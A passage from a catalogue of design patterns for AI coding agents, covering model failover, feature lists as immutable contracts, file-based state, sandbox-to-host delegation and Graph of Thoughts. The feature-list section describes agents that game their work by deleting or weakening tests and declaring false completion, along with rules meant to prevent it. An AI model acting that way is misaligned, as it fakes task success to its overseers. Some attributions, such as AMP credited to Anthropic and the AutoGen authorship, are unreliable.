**Cons:**
- **Loss of control**: Can't steer agent in real-time
- **Delayed feedback**: Might not see issues for 30-60 minutes
- **Setup overhead**: Requires robust automated feedback loops
- **Harder to debug**: When things go wrong, less visibility into process
- **Tooling requirements**: Need good monitoring and check-in mechanisms
**When factory doesn't work:**
- Exploratory work where you don't know what you want
- Tasks requiring frequent human guidance
- Complex domain knowledge not captured in skills/docs
- Quick iterations where interactive feedback is faster
**The "last 20%" principle:**
> "For the 1% of developers that want to be most ahead... they only need to do the last 20% of their work in the editor. And we think we can get that to 10% or 1% or something."
The factory model doesn't eliminate the editor—it reduces it to the final integration work.
**Related to "Sidebar is Dead":**
The factory model is why AMP is killing their VS Code extension. The extension optimized for the assistant model (sidebar), but the future is the factory model (CLI, spawning, autonomous work).
## References
* [Raising an Agent Episode 9: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=2wjnV6F2arc) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Raising an Agent Episode 10: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=4rx36wc9ugw) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Communicative Agents for Software Development (OpenDevin)](https://arxiv.org/abs/2407.16819) - Wang et al., 2024
* [AutoGen: Enabling Multi-Agent LLM Applications](https://arxiv.org/abs/2308.08160) - Duan et al. (Microsoft Research), 2023
* [CAMEL: Communicative Agents for Mind Exploration](https://arxiv.org/abs/2303.17760) - Li et al., 2023
* Related: [Agent Modes by Model Personality](agent-modes-by-model-personality.md), [Rich Feedback Loops](rich-feedback-loops.md)
---
## Failover-Aware Model Fallback
**Status:** validated-in-production
**Category:** Reliability & Eval
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/agents/model-fallback.ts
## Problem
AI model requests fail for varied and often opaque reasons. Simple retry logic fails to distinguish between:
- **Transient failures** (timeouts, rate limits) that benefit from retry with backoff
- **Semantic failures** (auth errors, billing issues) where retry is futile
- **User aborts** where retry wastes resources and frustrates users
Agents using multiple models or providers need intelligent fallback strategies that respect failure semantics, avoid retry loops, and provide clear diagnostics.
## Solution
Semantic error classification with intelligent fallback chains. Each failure is categorized into a specific reason type, and fallback behavior is tailored to that reason. Multi-model fallback chains are configured per-request, with provider-specific allowlists and cooldown tracking.
**Core concepts:**
- **Error classification**: Failures are mapped to semantic reason types (`timeout`, `rate_limit`, `auth`, `billing`, `format`, `context_overflow`), mapping provider-specific error codes to universal semantic types for consistent handling.
- **Reason-aware fallback**: Different reasons trigger different fallback behaviors:
- `timeout`, `rate_limit`: Retry with next model in chain
- `auth`, `billing`: Fail immediately; retry won't help
- `format`, `context_overflow`: May retry with adjusted request
- **User abort detection**: Distinguishes user-initiated aborts from timeout-induced aborts. User aborts rethrow immediately; timeouts trigger fallback.
- **Multi-model chains**: Ordered list of `{provider, model}` candidates. Each attempt uses the next candidate until success or exhaustion.
- **Provider allowlists**: Optional per-provider model restrictions prevent fallback to incompatible models.
- **Diagnostics tracking**: Each failed attempt is recorded with error details, reason, status code, and provider/model for debugging.
**Implementation sketch:**
```typescript
type FailoverReason =
| "timeout"
| "rate_limit"
| "auth"
| "billing"
| "format"
| "context_overflow";
type ModelCandidate = {
provider: string;
model: string;
};
async function runWithModelFallback(params: {
candidates: ModelCandidate[];
run: (provider: string, model: string) => Promise;
}): Promise<{ result: T; provider: string; model: string; attempts: Attempt[] }> {
const attempts: Attempt[] = [];
for (const candidate of params.candidates) {
try {
const result = await params.run(candidate.provider, candidate.model);
return { result, provider: candidate.provider, model: candidate.model, attempts };
} catch (err) {
const reason = classifyFailoverReason(err);
if (reason === "auth" || reason === "billing") {
throw err; // Retry won't help
}
if (isUserAbort(err)) {
throw err; // User canceled; don't fallback
}
attempts.push({ provider: candidate.provider, model: candidate.model, error: err, reason });
// Continue to next candidate
}
}
throw new Error(`All models failed: ${attempts.map(a => a.error).join(" | ")}`);
}
function classifyFailoverReason(err: unknown): FailoverReason | null {
const status = getStatusCode(err);
if (status === 402) return "billing";
if (status === 429) return "rate_limit";
if (status === 401 || status === 403) return "auth";
if (status === 408) return "timeout";
const message = getErrorMessage(err).toLowerCase();
if (message.includes("timeout") || message.includes("timed out")) return "timeout";
if (message.includes("rate limit") || message.includes("too many requests")) return "rate_limit";
if (message.includes("context window") || message.includes("context length")) return "context_overflow";
return null;
}
```
**User abort vs. timeout distinction:**
```typescript
function isUserAbort(err: unknown): boolean {
// Only treat explicit AbortError names as user aborts
// Message-based checks (e.g., "aborted") can mask timeouts
if (!err || typeof err !== "object") return false;
const name = "name" in err ? String(err.name) : "";
return name === "AbortError" && !isTimeoutError(err);
}
```
**Configuration example:**
```yaml
agents:
defaults:
model:
primary: "anthropic/claude-sonnet-4-20250514"
fallbacks:
- "openai/gpt-4o"
- "google/gemini-2.0-flash"
```
## How to use it
1. **Define fallback chains**: Specify ordered list of alternative models per use case (coding vs. general chat).
2. **Configure allowlists**: Restrict fallback to models that support your request format (e.g., image models only).
3. **Classify errors**: Map provider-specific error codes to semantic reasons for consistent handling.
4. **Track attempts**: Log each fallback attempt with provider, model, error, and reason for observability.
5. **Handle exhaustion**: When all candidates fail, aggregate error messages to provide actionable feedback.
**Pitfalls to avoid:**
- **Over-fallback**: Too many fallback chains can cascade failures across providers. Use exponential backoff with jitter to prevent thundering herd problems.
- **Semantic mismatch**: Fallback models may have different capabilities (vision, tools). Filter by required features.
- **Silent failures**: Some errors (`format`) indicate request incompatibility. Fallback may fail identically.
## Trade-offs
**Pros:**
- **Resilience**: Transient failures (timeouts, rate limits) don't block the agent.
- **Cost optimization**: Fallback to cheaper models when premium models are unavailable.
- **Clear diagnostics**: Attempt history shows which models failed and why.
- **User abort respect**: Distinguishes user cancellation from timeout, avoiding unnecessary fallbacks.
**Cons/Considerations:**
- **Latency penalty**: Each failed attempt adds round-trip time before success.
- **Inconsistent outputs**: Different models may respond differently, affecting downstream parsing.
- **Cost accumulation**: Fallback chains may incur multiple API charges for a single logical request.
- **Complex configuration**: Managing allowlists, chains, and provider-specific behavior adds operational overhead.
## References
- [Clawdbot model-fallback.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/model-fallback.ts) - Fallback orchestration
- [Release It!](https://www.pragmaticprogrammer.com/titles/mnee2) by Michael Nygard (2007) - Circuit Breaker pattern foundation
- [Clawdbot failover-error.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/failover-error.ts) - Error classification
- [Clawdbot error helpers](https://github.com/clawdbot/clawdbot/blob/main/src/agents/pi-embedded-helpers/errors.ts) - Reason classification logic
- Related: [Extended Coherence Work Sessions](/patterns/extended-coherence-work-sessions) for reliability patterns
---
## Feature List as Immutable Contract
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents
## Problem
Long-running agents exhibit several failure modes when tasked with building complete applications:
- **Premature victory declaration**: Agent declares "done" after implementing a fraction of requirements
- **Scope creep via test deletion**: Agent "passes" tests by deleting or weakening them rather than fixing code
- **Hallucinated completeness**: Agent loses track of what was actually implemented versus planned
- **Feature drift**: Without a fixed specification, agents may substitute easier features for harder ones
- **Progress amnesia**: Across sessions, agents forget what's done vs. pending
## Solution
Define all features upfront in a structured, immutable format that agents can read but cannot meaningfully game:
**1. Comprehensive Feature Specification**
Create a JSON file with ALL required features before any implementation begins:
```json
{
"features": [
{
"id": "auth-001",
"category": "functional",
"description": "New chat button creates fresh conversation",
"steps": [
"Click 'New Chat' button in sidebar",
"Verify URL changes to new conversation ID",
"Verify message input is empty and focused",
"Verify no previous messages are displayed"
],
"passes": false
},
{
"id": "auth-002",
"category": "functional",
"description": "User can log out and session is cleared",
"steps": [
"Click user profile menu",
"Click 'Log out' option",
"Verify redirect to login page",
"Verify protected routes are inaccessible"
],
"passes": false
}
]
}
```
**2. Immutability Constraints**
Enforce through prompt instructions:
- Agent MAY set `passes: true` after verification
- Agent MAY NOT delete features from the list
- Agent MAY NOT modify acceptance criteria/steps
- Agent MAY NOT mark features as "not applicable"
**Two implementation variations:**
- **Static list**: Features hardcoded at compile time (maximum security, requires redeploy to change)
- **Dynamic-but-immutable**: Features loaded at startup then frozen (config changes via restart, used by LangChain/CrewAI)
**3. Verification Requirements**
Features are only marked passing after:
- Implementation is complete
- Manual or automated testing confirms all steps pass
- Agent has actually exercised the feature (not just written code)
```mermaid
graph TD
A[Feature List Created] --> B[All Features: passes=false]
B --> C{Select Next Feature}
C --> D[Implement Feature]
D --> E[Test Feature]
E --> F{All Steps Pass?}
F -->|No| D
F -->|Yes| G[Set passes=true]
G --> H{More Features?}
H -->|Yes| C
H -->|No| I[Project Complete]
style A fill:#e1f5fe
style I fill:#c8e6c9
style G fill:#fff9c4
```
## How to use it
**Creating effective feature lists:**
- Include 100-200+ features for complex applications
- Be specific in acceptance criteria (observable behaviors, not implementation details)
- Group by category (functional, UI, performance, security)
- Include edge cases and error handling as separate features
- Write features as a human tester would verify them
**Prompt enforcement:**
```
CRITICAL RULES:
1. You MUST NOT delete or modify any feature in feature-list.json
2. You MUST NOT edit the "steps" or "description" fields
3. You MAY ONLY change "passes" from false to true
4. You MUST actually test the feature before marking it passing
5. If a feature seems impossible, ask the user - do NOT skip it
```
**Verification tooling:**
- Use browser automation (Puppeteer, Playwright) for E2E verification
- Run features as a user would, not just unit tests
- Capture evidence (screenshots, logs) when marking features passing
## Trade-offs
**Pros:**
- Prevents premature victory declaration with clear completion criteria
- Creates immutable record of requirements that survives session boundaries
- Makes agent progress measurable (X of Y features passing)
- Eliminates "pass by deletion" attack vector
- Provides natural work queue for incremental sessions
**Cons:**
- Requires significant upfront investment in feature specification
- Not suitable for exploratory or research-oriented work
- May miss emergent requirements discovered during implementation
- Rigid format doesn't accommodate changing requirements
- Large feature lists can overwhelm agent context
**Security implications:**
| Guaranteed by Immutable Contract | Not Guaranteed (requires additional patterns) |
|----------------------------------|----------------------------------------------|
| No unauthorized tool access | Prompt injection in parameters |
| Predictable attack surface | Authorization bypass |
| Schema validation prevents injection | Output exfiltration |
**When to use:**
- Building complete applications with known requirements
- Projects spanning many agent sessions
- When agent accountability is important
- Replicable workflows (same feature list for multiple similar projects)
**When to avoid:**
- Exploratory prototyping
- Research tasks with unclear scope
- Small, single-session tasks
- Rapidly evolving requirements
## References
* [Anthropic Engineering: Effective Harnesses for Long-Running Agents](https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents)
* [Action-Selector Pattern (Beurer-Kellner et al., 2025)](https://arxiv.org/abs/2506.08837)
* Related: [Initializer-Maintainer Dual Agent Architecture](initializer-maintainer-dual-agent.md) — extends this pattern with two-agent lifecycle
* Related: [Action-Selector Pattern](action-selector-pattern.md) — alternative approach using allowlists
* Related: [Sandboxed Tool Authorization](sandboxed-tool-authorization.md) — complementary pattern for capability restriction
---
## Filesystem-Based Agent State
**Status:** established
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/code-execution-with-mcp
## Problem
Many agent workflows are long-running or may be interrupted (by errors, timeouts, or user intervention). Keeping all intermediate state in the model's context window is fragile and doesn't persist across sessions. When failures occur or when agents hit context limits, work is lost and must restart from scratch.
## Solution
Agents persist intermediate results and working state to files in the execution environment. This creates durable checkpoints that enable workflow resumption, recovery from failures, and support for tasks that exceed single-session context limits.
Instead of treating state as transient prompt text, the workflow externalizes progress into explicit artifacts that any later run can inspect and continue from. This gives agents a resumable execution model and makes failure recovery deterministic.
File-backed state also improves observability: humans can inspect checkpoints, compare intermediate outputs across retries, and diagnose where runs diverged.
Some agents exhibit "proactive state externalization" — writing `SUMMARY.md` or `CHANGELOG.md` without explicit prompting when approaching context limits, treating the filesystem as extended working memory.
**Core pattern:**
```python
# Agent writes intermediate state to files
def multi_step_workflow():
# Check if previous work exists
if os.path.exists("state/step1_results.json"):
print("Resuming from step 1...")
step1_data = json.load(open("state/step1_results.json"))
else:
print("Starting from beginning...")
step1_data = perform_step1()
with open("state/step1_results.json", "w") as f:
json.dump(step1_data, f)
# Continue with step 2
if os.path.exists("state/step2_results.json"):
print("Resuming from step 2...")
step2_data = json.load(open("state/step2_results.json"))
else:
step2_data = perform_step2(step1_data)
with open("state/step2_results.json", "w") as f:
json.dump(step2_data, f)
# Final step
return perform_step3(step2_data)
```
**State organization:**
```
workspace/
├── state/
│ ├── step1_results.json
│ ├── step2_results.json
│ └── progress.txt
├── data/
│ ├── input.csv
│ └── processed.csv
└── logs/
└── execution.log
```
## How to use it
**Best for:**
- Multi-step workflows with expensive operations (API calls, data processing)
- Long-running tasks that may exceed session limits
- Workflows that need recovery from transient failures
- Collaborative tasks where multiple agents or sessions build on previous work
- Batch processing jobs with checkpointing
**Implementation patterns:**
1. **Checkpoint after expensive operations:**
```python
def process_large_dataset():
checkpoint_file = "state/processed_rows.json"
# Load progress if exists
if os.path.exists(checkpoint_file):
processed = json.load(open(checkpoint_file))
start_row = len(processed)
else:
processed = []
start_row = 0
# Process from checkpoint
for i, row in enumerate(data[start_row:]):
result = expensive_operation(row)
processed.append(result)
# Checkpoint every 100 rows
if (i + 1) % 100 == 0:
with open(checkpoint_file, "w") as f:
json.dump(processed, f)
return processed
```
2. **State file with metadata:**
```json
{
"workflow_id": "abc-123",
"current_step": "data_processing",
"completed_steps": ["data_fetch", "validation"],
"last_update": "2024-01-15T10:30:00Z",
"data": {
"records_processed": 1500,
"errors_encountered": 3
}
}
```
3. **Progress logging for visibility:**
```python
def log_progress(step, status, details=None):
with open("logs/progress.log", "a") as f:
timestamp = datetime.now().isoformat()
log_entry = f"{timestamp} | {step} | {status}"
if details:
log_entry += f" | {json.dumps(details)}"
f.write(log_entry + "\n")
print(log_entry) # Also show in agent context
```
4. **Using framework primitives:**
```python
from langchain.storage import FileStore
store = FileStore("agent_memory")
store.mset([("step1", step1_data), ("step2", step2_data)])
```
## Trade-offs
**Pros:**
- Enables workflow resumption after interruption
- Protects against data loss from transient failures
- Supports long-running tasks beyond single-session limits
- Allows inspection of intermediate results
- Facilitates debugging (can examine state at each checkpoint)
- Multiple agents can collaborate by reading/writing shared state
**Cons:**
- Agents must write checkpoint/recovery logic
- File I/O adds overhead to workflow execution
- Requires discipline around state naming and organization
- Stale state files can cause confusion if not cleaned up
- Concurrent access needs coordination (file locking, atomic writes)
- Execution environment needs persistent storage
**Operational considerations:**
- Define state file cleanup policies (retention period, automatic cleanup)
- Use atomic writes to prevent corruption (write to temp, then rename)
- Include timestamps and version info in state files
- Consider state file size limits (don't checkpoint massive datasets)
- Secure state files if they contain sensitive data
- For very large state, use memory-mapped files or efficient serialization (MessagePack)
## References
* Anthropic Engineering: Code Execution with MCP (2024)
* Cognition AI: Devin's proactive state externalization to `SUMMARY.md`/`CHANGELOG.md` (2024)
* LangChain: `FileStore` and `FileBasedCache` for persistent agent memory
* Related: Episodic Memory pattern (for conversation-level persistence)
- Primary source: https://www.anthropic.com/engineering/code-execution-with-mcp
- LangChain FileStore: https://github.com/langchain-ai/langchain
---
## Filesystem-Mediated Host Delegation
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Abhinay Krupa (@abhinaykrupa)
**Source:** https://github.com/abhinaykrupa/cowork-to-code-bridge
## Problem
An agent that runs inside a sandbox — a container, a hosted runtime, a cloud
workspace — is deliberately cut off from the developer's real machine. That
isolation is correct for safety, but it puts the most valuable work out of
reach: the toolchain, the local filesystem, git credentials, the Docker daemon,
and the half-configured services that only exist on someone's laptop.
The obvious fixes are worse than the problem:
- **Open a port on the host.** Now the developer's machine exposes another
network service that must be authenticated, authorized, and reachable through
NAT or a corporate VPN.
- **Hold a synchronous connection.** Sandboxes get suspended, hit request
timeouts, and are reaped. A 20-minute build outlives the caller, and when the
caller dies mid-flight the work is orphaned with no way to reclaim the result.
- **Re-issue the call on reconnect.** Without a durable identity for the
request, a retry after a dropped connection re-runs a deploy or a migration
a second time.
The underlying difficulty is that the two sides have *different lifetimes*. The
sandbox is ephemeral and may vanish mid-task; the host is long-lived. Any
mechanism that assumes both endpoints stay alive for the duration of the work
will drop tasks.
## Solution
Move the coupling from a connection to a **shared directory**. Both sides append
to and read from a spool directory that is visible to each — a bind mount, a
synced folder, or a mounted volume. The directory is still an inbound
command-and-control channel, so it must be secured as deliberately as a network
API even though the host exposes no listening socket.
The directory holds three roles:
- `queue/` — request files the sandbox writes
- `results/` — completed result files the host writes
- `inbox/` — messages travelling host → sandbox
A host-side daemon watches `queue/`, executes what it finds against a whitelist
of permitted operations, and writes the outcome to `results/` keyed by a task
id. The sandbox writes a request, gets the id back immediately, and polls for
that id whenever it happens to be alive.
```pseudo
// sandbox side — never blocks on the host
key = stable_idempotency_key(op, args, caller_intent)
atomic_write(queue/key, signed_request(op, typed_args, timeout, key))
... // sandbox may be suspended here
result = read(results/key) // returns pending | running | done | uncertain
// host side — atomic rename lets only one worker claim a request
for request in claim_by_rename(queue/, running/):
verify_signature_schema_and_permissions(request)
key = request.idempotency_key
if exists(results/key):
continue // replay the durable result
ledger.record(key, "running")
result = execute_allowlisted_operation(request, idempotency_key=key)
atomic_write(results/key, result)
ledger.record(key, "done")
// after a crash, never blindly repeat an operation with uncertain outcome
for key in ledger.entries("running"):
if downstream_can_lookup_or_deduplicate(key):
reconcile_and_publish(key)
else:
ledger.record(key, "uncertain") // require human reconciliation
```
```mermaid
graph LR
A[Sandboxed agent] -->|writes request| Q[queue/]
Q --> D[Host daemon]
D -->|executes on real machine| H[Toolchain / git / Docker]
D -->|writes outcome| R[results/]
R -->|polled when alive| A
```
Three properties do the real work:
1. **No network listener.** The host opens no port. Reachability comes from the
shared mount, so NAT and VPN traversal are not part of this protocol. Access
to the directory still grants authority to submit work.
2. **Durable decoupling.** On persistent storage, an atomically written and
flushed request can outlive the sandbox or poller. Surviving a host reboot
additionally requires a durable spool and ledger; a temporary bind mount or
best-effort sync does not provide that guarantee.
3. **Idempotency plus reconciliation makes retries safe.** Completed requests
replay their stored result. Requests whose outcome was uncertain at a crash
are reconciled through a downstream idempotency key or status lookup. The
filesystem alone cannot provide exactly-once execution for external effects.
Polling must be a pure read with no side effects, so a nervous caller can check
as often as it likes.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Spool directories are a long-proven durability mechanism (Maildir, mail
queues, CI artifact dirs); applying them to agent RPC inherits crash-safety
without inventing a protocol.
- Decoupling caller lifetime from work lifetime is what makes long host-side
tasks survivable — the same reason job queues beat synchronous RPC generally.
- **Unverified / Unclear:** No published comparative benchmark of this approach
against tunnel- or socket-based host bridges. Polling latency versus a
filesystem-watch trigger is implementation-specific and unmeasured here.
## How to use it
Reach for this when **the agent and the work live in different trust or
lifetime domains** and the work must happen on specific hardware:
- Cloud or sandboxed agents that need to build, test, or run something locally
- Agents whose runtime imposes a short request timeout but whose tasks do not
- Any case where opening an inbound port on a developer machine is unacceptable
Prerequisites: a persistent directory both sides can reach, atomic file writes
(write to a temporary name, flush, then rename), a durable idempotency ledger,
and a whitelist on the host defining fixed operations and typed arguments.
Authenticate each request with a signature or MAC. Enforce restrictive
ownership and permissions, reject symlinks and path traversal, run the daemon
with least privilege, and audit claims, execution, and results. For operations
that cannot accept an idempotency key or report prior status, surface an
`uncertain` result for human reconciliation instead of retrying automatically.
Because the host executes real commands, pair the transport with a per-task
safety envelope — a spend ceiling, a permission scope (read-only versus
mutating), and optional human plan-approval before anything runs. The transport
gives durability; it gives no safety on its own.
## Trade-offs
- **Pros:**
- On a persistent spool, survives sandbox suspension and caller death; with a
durable ledger and recovery, it can also survive host restarts
- No inbound port, no tunnel, no NAT traversal
- Trivially debuggable and auditable — the protocol is files you can read
- Completed work is safely replayed, while uncertain work is reconciled
- **Cons:**
- Polling adds latency; unsuitable for tight interactive loops
- Requires a shared mount, which not every sandbox offers
- The daemon holds real execution authority, so the whitelist and permission
scope become the security boundary
- A shared directory is an inbound control surface and requires request
authentication, restrictive permissions, and path-safety checks
- Concurrent writers need atomic rename discipline or results interleave
- Exactly-once external effects require downstream deduplication or
reconciliation; the filesystem cannot guarantee them by itself
- Spool directories grow and need reaping
## References
- [Maildir](https://cr.yp.to/proto/maildir.html) — the canonical crash-safe
spool-directory design this borrows from.
- [LangGraph — Human-in-the-Loop](https://langchain-ai.github.io/langgraph/concepts/human_in_the_loop/)
— pausing and resuming long-running work across process lifetimes.
- [cowork-to-code-bridge](https://github.com/abhinaykrupa/cowork-to-code-bridge)
— a working implementation, maintained by this pattern's author.
---
## Frontier-Focused Development
**Status:** emerging
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=2wjnV6F2arc
## Problem
AI capabilities advance rapidly along predictable scaling laws—products optimized for today's models become obsolete in months. Many teams waste time solving problems that frontier models already solve, or build products tied to specific models that won't stay competitive.
## Solution
**Always target the frontier**—the state-of-the-art models—and design products that can rapidly evolve as the frontier moves. Don't optimize for older, cheaper models, and don't offer model selectors that trap users in the past.
**Core principles:**
1. **No model selector**: Pick the best model for each use case, don't let users choose
2. **Frontier or nothing**: Only build features that push boundaries and generate learning
3. **Rapid evolution**: Expect to completely change your product every 3 months (AI product lifecycle research confirms quarterly cycles are necessary to remain competitive)
4. **Subscription resistance**: Avoid being tied to one model's pricing structure
```mermaid
graph TD
A[New Model Released] --> B{At the Frontier?}
B -->|Yes| C[Adopt Immediately]
B -->|No, Cheaper/Older| D[Ignore - Will Be Obsolete]
C --> E[Learn from Usage]
E --> F[Product Evolves]
F --> A
D --> G[Wasted Effort]
G --> H[Stale Product in 6 Months]
style C fill:#c8e6c9,stroke:#2e7d32
style E fill:#c8e6c9,stroke:#2e7d32
style F fill:#c8e6c9,stroke:#2e7d32
style G fill:#ffcdd2,stroke:#c62828
style H fill:#b71c1c,stroke:#b71c1c
```
**The problem with optimizing for cost:**
Emergent abilities research shows some capabilities appear suddenly at scale and cannot be predicted or engineered around in smaller models. Cost optimization against today's models solves problems that frontier models will soon solve inherently.
> "If you do this right now and you try to make non-frontier models work and optimize for cost, what you're doing is you're building something that will be outdated in half a year... and you're building it for people who by the very definition do not want to pay a lot."
## How to use it
**Decision framework for feature/build choices:**
```yaml
frontier_test:
question_1: "What will we learn from this?"
question_2: "Does this push the frontier?"
question_3: "Will this still be valuable in 3 months?"
if_no_to_any: "Don't build it"
if_yes_to_all: "Build it"
```
**Model strategy:**
| Approach | Problem | Solution |
|----------|---------|----------|
| **Model selector** | Users stuck on old models, no learning | Pick best model per mode, no user choice |
| **Cost optimization** | Solving problems new models solve | Use frontier, cost will drop over time |
| **Subscription tie-in** | Locked to one model's roadmap | Pay-as-you-go, switch models anytime |
| **Multi-model support** | Maintenance nightmare, confusion | Use best model, switch when better emerges |
**Why no model selector?**
1. **Learning**: Can't learn how users interact if everyone uses different models (research shows focused single-model products learn faster)
2. **Focus**: One way to use the product means everyone benefits from improvements
3. **Evolution**: Not beholden to models that were popular 3-6 months ago
4. **Quality**: Can optimize specifically for the best model's capabilities
> "If you're using AMP it's only possible to be used in the way that we think is good. At least we try to make it really hard to use in an archaic way."
**The risk of subscription models:**
When you offer a subscription (like Claude Max), you become tied to that model:
- Can't switch if a better model emerges
- Price changes become user-hostile
- Roadmap decisions dictated by one company
> "If the models that the sub offered access to suddenly became not the best models that we wanted to use in AMP, then if we were to switch, we would have a lot of users who say, 'Well, you just jacked up my price by 10 times or more.'"
## Trade-offs
**Pros:**
- **Always at the frontier**: Your product improves as models improve
- **Rapid learning**: Focused usage generates clear insights
- **Future-proof**: Can switch models instantly when something better emerges
- **Quality focus**: Optimize for best capabilities, not lowest common denominator
- **Innovation**: Positioned to discover what's possible with frontier models
**Cons:**
- **Higher costs**: Frontier models are more expensive (for now)
- **Smaller market**: Some users won't pay for frontier performance
- **Rapid change**: Product may look completely different in 3 months
- **Exclusionary**: Not building for "median" users who want stability
- **Uncertainty**: Constantly reinventing rather than stabilizing
**When frontier focus works:**
- Targeting early adopters and frontier users
- Building for developers who value speed over cost
- Small teams that can pivot quickly
- Products where AI capability is the core differentiator
- Users who want to be on the cutting edge
**Production implementations**: AMP (Anthropic), Claude Code, Cursor, v0.dev, Perplexity—all use opinionated frontier model choices without user-facing selectors.
**When to consider alternatives:**
- Enterprise customers requiring stability
- Cost-sensitive markets where performance isn't critical
- Products where AI is a minor feature, not core value
- Large teams that can't change direction quarterly
**The "primordial soup" of agents:**
When everything is in flux—the models, the software, how we write it—optimizing for stability is a losing strategy. Embrace the chaos:
> "A lot of the software we're seeing now has this non-deterministic element in it called LLM. So the software itself is changing. How we write software is changing. Who or what writes software is changing."
## References
* [Raising an Agent Episode 9: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=2wjnV6F2arc) - AMP (Thorsten Ball, Quinn Slack, 2025)
* Kaplan et al. (2020). [Scaling Laws for Neural Language Models](https://arxiv.org/abs/2001.08361). NeurIPS 2020.
* Wei et al. (2022). [Emergent Abilities of Large Language Models](https://arxiv.org/abs/2206.07682). TMLR 2022.
* Wang et al. (2023). [The Lifecycle of AI](https://arxiv.org/abs/2304.06425). CHI 2023.
* Related: [Disposable Scaffolding Over Durable Features](disposable-scaffolding-over-durable-features.md), [Agent Modes by Model Personality](agent-modes-by-model-personality.md)
---
## Graph of Thoughts (GoT)
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2308.09687
## Problem
Linear reasoning approaches like Chain-of-Thought (CoT) and even tree-based methods like Tree-of-Thoughts (ToT) have limitations when dealing with problems that require complex interdependencies between reasoning steps. Many real-world problems involve reasoning paths that merge, split, and recombine in ways that don't fit neatly into linear or tree structures. These problems need a more flexible approach that can represent arbitrary relationships between thoughts.
## Solution
Graph of Thoughts (GoT) extends reasoning frameworks by representing the thought process as a directed graph. GoT provides a general framework that subsumes Chain-of-Thought (linear) and Tree-of-Thoughts (branching) as special cases, with aggregation as the key enabling operation.
In GoT:
- **Nodes** represent individual thoughts or reasoning states
- **Edges** represent transformations or reasoning steps between thoughts
- **Multiple paths** can lead to and from each node
- **Aggregation operations** can combine multiple thoughts
- **Backtracking** allows revisiting and refining previous thoughts
This enables operations like:
1. **Branching**: Generate multiple thoughts from one
2. **Aggregation**: Combine insights from multiple reasoning paths
3. **Refinement**: Improve thoughts based on later insights
4. **Looping**: Revisit and refine thoughts iteratively
## Example
```python
class GraphOfThoughts:
def __init__(self, llm, max_thoughts=50):
self.llm = llm
self.max_thoughts = max_thoughts
self.thought_graph = nx.DiGraph()
self.thought_scores = {}
def solve(self, problem):
# Initialize with root thought
root = self.generate_initial_thought(problem)
self.add_thought(root, score=1.0)
# Iteratively expand the graph
while len(self.thought_graph) < self.max_thoughts:
# Select promising thoughts to expand
thoughts_to_expand = self.select_thoughts_for_expansion()
for thought in thoughts_to_expand:
# Generate new thoughts through different operations
self.branch_thought(thought, problem)
self.aggregate_related_thoughts(thought)
self.refine_thought(thought, problem)
# Find best solution path through the graph
return self.extract_best_solution()
def branch_thought(self, thought, problem):
"""Generate multiple new thoughts from current thought"""
prompt = f"""
Problem: {problem}
Current thought: {thought.content}
Generate 2-3 different ways to continue or branch this reasoning:
"""
branches = self.llm.generate(prompt).split('\n')
for branch in branches:
new_thought = Thought(branch)
self.add_thought(new_thought)
self.add_edge(thought, new_thought, operation='branch')
def aggregate_related_thoughts(self, thought):
"""Combine insights from multiple related thoughts"""
# Find thoughts that could be meaningfully combined
related = self.find_related_thoughts(thought)
if len(related) >= 2:
prompt = f"""
Combine insights from these thoughts:
{[t.content for t in related]}
Create a unified thought that incorporates the best of each:
"""
aggregated = self.llm.generate(prompt)
new_thought = Thought(aggregated)
self.add_thought(new_thought)
# Add edges from all source thoughts
for source in related:
self.add_edge(source, new_thought, operation='aggregate')
def refine_thought(self, thought, problem):
"""Improve a thought based on graph context"""
# Get neighboring thoughts for context
context = self.get_thought_context(thought)
prompt = f"""
Problem: {problem}
Current thought: {thought.content}
Related context: {context}
Refine this thought to be more accurate/useful:
"""
refined = self.llm.generate(prompt)
if self.is_improvement(refined, thought.content):
new_thought = Thought(refined)
self.add_thought(new_thought)
self.add_edge(thought, new_thought, operation='refine')
def evaluate_thought(self, thought, problem):
"""Score a thought's quality and relevance"""
prompt = f"""
Problem: {problem}
Thought: {thought.content}
Rate this thought on:
1. Relevance to problem (0-1)
2. Logical correctness (0-1)
3. Novelty/insight (0-1)
4. Progress toward solution (0-1)
Overall score (0-1):
"""
evaluation = self.llm.generate(prompt)
return self.parse_score(evaluation)
def extract_best_solution(self):
"""Find the highest-scoring path through the graph"""
# Use graph algorithms to find optimal path
terminal_thoughts = [n for n in self.thought_graph.nodes()
if self.thought_graph.out_degree(n) == 0]
best_path = None
best_score = -1
for terminal in terminal_thoughts:
paths = nx.all_simple_paths(
self.thought_graph,
source=self.get_root(),
target=terminal
)
for path in paths:
score = self.score_path(path)
if score > best_score:
best_score = score
best_path = path
return self.format_solution(best_path)
```
```mermaid
graph TD
A[Initial Problem] --> B[Thought 1]
A --> C[Thought 2]
B --> D[Thought 3]
B --> E[Thought 4]
C --> F[Thought 5]
C --> G[Thought 6]
D --> H[Refined Thought 3]
E --> I[Thought 7]
F --> I
I --> J[Aggregated Insight]
G --> J
H --> J
J --> K[Final Solution]
style A fill:#ffebee,stroke:#d32f2f,stroke-width:2px
style J fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
style K fill:#e3f2fd,stroke:#1976d2,stroke-width:2px
```
## Benefits
- **Flexibility**: Can represent complex, non-linear reasoning patterns
- **Reusability**: Thoughts can be referenced and built upon multiple times
- **Robustness**: Multiple paths to solution increase success probability
- **Insight Aggregation**: Combines best aspects of different reasoning paths
## Trade-offs
**Pros:**
